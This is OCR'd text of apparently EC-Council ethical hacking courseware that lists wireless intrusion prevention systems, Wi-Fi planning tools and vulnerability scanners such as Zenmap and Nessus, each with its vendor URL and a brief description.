



Figure 16.123: Screenshot of WatchGuard WIPS

The following are some additional wireless intrusion prevention tools:

- Extreme AirDefense (*https://www.extremenetworks.com*)
- AirMagnet Enterprise (*https://www.netscout.com*)
- SonicWall SonicPoint N2 (*https://www.dell.com*)
- SonicPoint Wireless Security Access Point Series (*https://www.sonicwall.com*)
- Network Box IDP (*https://www.network-box.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Predictive Planning Tools

Wi-Fi predictive planning tools are used to plan, deploy, monitor, troubleshoot, and report on wireless networks from a centralized location.

- **AirMagnet Planner**

  Source: *https://www.netally.com*

  AirMagnet Planner is a wireless network planning tool that accounts for building materials, obstructions, AP configurations, antenna patterns, and several other variables to provide a reliable predictive map of the Wi-Fi signal and performance.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.124: Screenshot of AirMagnet Planner

The following are some additional Wi-Fi predictive planning tools:

- Cisco Prime Infrastructure (*https://www.cisco.com*)
- AirTight Planner (*http://www.moupiri.co.nz*)
- Ekahau Pro (*https://www.ekahau.com*)
- TamoGraph Site Survey (*https://www.tamos.com*)
- NetSpot (*https://www.netspotapp.com*)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Vulnerability Scanning Tools

Zenmap

- Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities in wireless networks
- This tool saves the vulnerability scans as profiles to make them run repeatedly
- The results of recent scans are stored in a searchable database

https://nmap.org

Nessus Pro
https://www.tenable.com

Network Security Toolkit
https://networksecuritytoolkit.org

Nexpose
https://www.rapid7.com

Penetrator Vulnerability Scanner
https://www.secpoint.com

SILICA
http://www.immunityinc.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wi-Fi Vulnerability Scanning Tools

Security professionals use Wi-Fi vulnerability scanning tools to determine weaknesses in wireless networks and secure them before attacks occur.

- **Zenmap**

  Source: *https://nmap.org*

  Zenmap is a multi-platform GUI for the Nmap Security Scanner, which is useful for scanning vulnerabilities on wireless networks. This tool saves vulnerability scans as profiles to make them run repeatedly. The results of recent scans are stored in a searchable database.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


